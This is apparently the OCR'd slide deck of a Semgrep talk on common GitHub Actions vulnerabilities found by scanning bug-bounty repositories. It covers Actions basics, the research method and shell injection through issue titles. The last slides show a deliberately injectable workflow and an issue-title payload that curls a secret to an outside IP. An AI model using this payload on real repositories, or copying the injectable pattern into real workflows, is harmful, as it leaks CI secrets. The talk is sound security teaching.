
Most common vulnerabilities in Github Actions


Takeaways from mass scanning open-source Github repositories for bounties.

Semgrep

ci/cd vendors



- GitLab
- Jenkins
- CircleCI
- Travis CI
- Azure DevOps Server
- TeamCity
- GitHub Actions
- Bamboo
- CodeShip



420M

TOTAL PROJECTS WITH 27% YEAR-OVER-YEAR GROWTH

284M

PUBLIC REPOSITORIES ACROSS GITHUB WITH 22% YEAR-OVER-YEAR GROWTH


65K

PUBLIC GENERATIVE AI PROJECTS CREATED IN 2023 WITH 248% YEAR-OVER-YEAR GROWTH

4.5B

TOTAL CONTRIBUTIONS TO ALL PROJECTS ON GITHUB IN 2023


Octoverse: The state of open source and rise of AI in 2023



100+ million	4+ million	420+ million	90%
Developers	Organizations	Repositories	Fortune 100

- Github is the most popular place to store code in the Internet
- at Semgrep we actively use it to share our tools
- so do 90% of Fortune 100
- Github Actions - is a CI/CD platform for Github
- its config files for each organization are also open sourced
- Juicy target for hackers 😈 (and bug hunters 😉)

https://semgrep.dev/blog/2021/protect-your-github-actions-with-semgrep



Protect Your GitHub Actions with Semgrep

Semgrep rules for GitHub Actions

Grayson Hardaway

October 01, 2021

Vasilii Ermilov

Senior Security Researcher @ Semgrep

- Static analysis / SAST
- Protecting software from vulnerabilities
- Bug Hunting Automation
- … writing YAML files

📬 vasilii@semgrep.com

🖥️ https://ermilov.dev


Agenda


- Github Actions 101
- Methodology of my research
- Most common vulnerabilities
  - Technical details
  - Examples
- Results and takeaways

Agenda

- **Github Actions 101**
- Methodology of my research
- Most common vulnerabilities
  - Technical details
  - Examples
- Results and takeaways

GitHub Actions 101






```yaml
on:
  pull_request_target:

name: test1-pull-request-target

jobs:
  job1:
    name: Job 1
    runs-on: ubuntu-latest
    steps:
    - run: echo "Hello world! from pull request target"

```

.github/workflows/test1.yml

GitHub Actions 101




Event

```
on:
  pull_request
name: my-workflow
jobs:
```

Job

```
  my_job_1:
    name: Hello world
    runs-on: ubuntu-latest
    steps:
    - run: echo "Hello world! from pull request"
```



Job 1

succeeded last week in 0s

Set up job

```
Current runner version: '2.319.1'
▶ Operating System
▶ Runner Image
▶ Runner Image Provisioner
▶ GITHUB_TOKEN Permissions
Secret source: Actions
Prepare workflow directory
Prepare all required actions
Complete job name: Job 1
```


Run echo "Hello world! from pull request"

```
▶ Run echo "Hello world! from pull request"
Hello world! from pull request
```

Complete job

```
Cleaning up orphan processes
```

```yaml
- name: Setup Python
  uses: actions/setup-python@v4
  with:
    python-version: '3.9'
    cache: 'pip'
```



GitHub Action

Setup Python

v5.2.0 Latest version

setup-python

This action provides the following functionality for GitHub Actions users:

- Installing a version of Python or PyPy and (by default) adding it to the PATH
- Optionally caching dependencies for pip, pipenv and poetry
- Registering problem matchers for error output

Basic usage

See action.yml

Python

```
steps:
- uses: actions/checkout@v4
- uses: actions/setup-python@v5
```

Verified creator

GitHub has verified that this action was created by **actions**.

Learn more about verified Actions.

Stars

Contributors

Categories

Links


GitHub Actions 101

- Github Actions consist of workflows
- Workflow is a YAML file in `.github/workflows`
- Workflows run on events (PR, commit, issue etc)
- Workflows → Jobs → Steps
- Steps can run bash commands, scripts or actions

Agenda

- Github Actions 101
- **Methodology of my research**
- Most common vulnerabilities
  - Technical details
  - Examples
- Results and takeaways

Methodology of the research



Fetch targets

- HackerOne
- BugCrowd
- Immunefi
- ...

github.com/*

Scan

p/github-actions

Triage (and report)

✅ True positive

❌ False positive

Agenda

- Github Actions 101
- Methodology of my research
- **Most common vulnerabilities**
  - Technical details
  - Examples
- Results and takeaways


Vulnerabilities

- **Injection**
- Executing checked out code
- Leaked tokens and secrets
- Getting into self-hosted runners
- Vulnerable 3rd party actions

Injection

```
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

Injection



";curl http://3.15.226.233?token=$SERVICE_SECRET;x=" #24

Closed minusworld opened this issue on Sep 30, 2021 · 0 comments

minusworld commented on Sep 30, 2021 • edited by github-actions bot

